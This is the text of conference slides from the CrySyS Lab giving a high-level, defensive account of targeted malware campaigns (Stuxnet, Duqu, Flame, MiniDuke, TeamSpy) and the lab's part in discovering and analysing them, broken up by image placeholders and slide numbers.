



Technical Trends in Recent Targeted Attacks

Gábor Pék

Laboratory of Cryptography and System Security (CrySyS)

Budapest University of Technology and Economics

www.crysys.hu


joint work with **Boldizsár Bencsáth**, **Levente Buttyán**, and **Márk Félegyházi**


HOW DID I GET HERE?





1





1




2




*Seems to be a correct invitation, but can be a perfect **spear phishing** attack.*



1





1





2



3












*"It is not a spam 😊. The email is correct. Vangelis is a great host as far as I am concerned. I've spoken at POC2012 and **confirm** that it is one of the **nicest conferences and hosts around.**"*


1



4







WHY CRYSYS LAB?

Stuxnet (June 2010)


“the Most Menacing Malware in History”

(Kim Zetter, Wired)

Targeted the Natanz *nuclear enrichment plant* in Iran

Modified PLCs

(Programmable Logic Controllers)



Destroyed hundreds of uranium centrifuges

Our contributions to Duqu case (Aug 2011 -

Discovery, naming, and first analysis of
Duqu

(large similarities with Stuxnet)

Identification of the dropper

(MS Word document with a 0-day Windows kernel exploit)

Development of the ***Duqu Detector Toolkit***

(opensource, focuses on heuristic anomaly detection)

The sKyWlper/Flame case (May 2012)

CrySyS Lab participated in an international collaboration to investigate

sKyWlper/Flame

(corresponding samples: Gauss, MiniFlame/SPE)

~ **10000** victims

Middle East (Iran, Sudan)

Dates of the sKyWiper/Flame case

National CERT of IRAN

analyses a "malware" called Flamer

(May 27, 2012)

CrySyS Lab **releases** an initial report
on a malware called sKyWiper

(May 28, 2012)

Kaspersky Lab **releases** details about their
work on Flame

(May 28, 2012)

FireEye found a document with
0-day PDF exploit

(Feb 12, 2013)

PDFs with ***same 0-days***, but different
malware module were also found

High-profile targets of MiniDuke

We *expected* the *use* of these
against high-profile targets

We found ~**60 victim** IP addresses



Many *high profile targets* in
governments and organizations
(including *NATO*)

Hungarian National Security Authority asks
for our help on an already identified attack

(March 2013)

We analyzed ***new samples*** and
investigated various C2 servers




We obtained victim lists

Multiple waves of attack campaign

(from 2004 or earlier)

Use of two main malware technologies



standard botnet client

Teamviewer DLL

TeamSpy

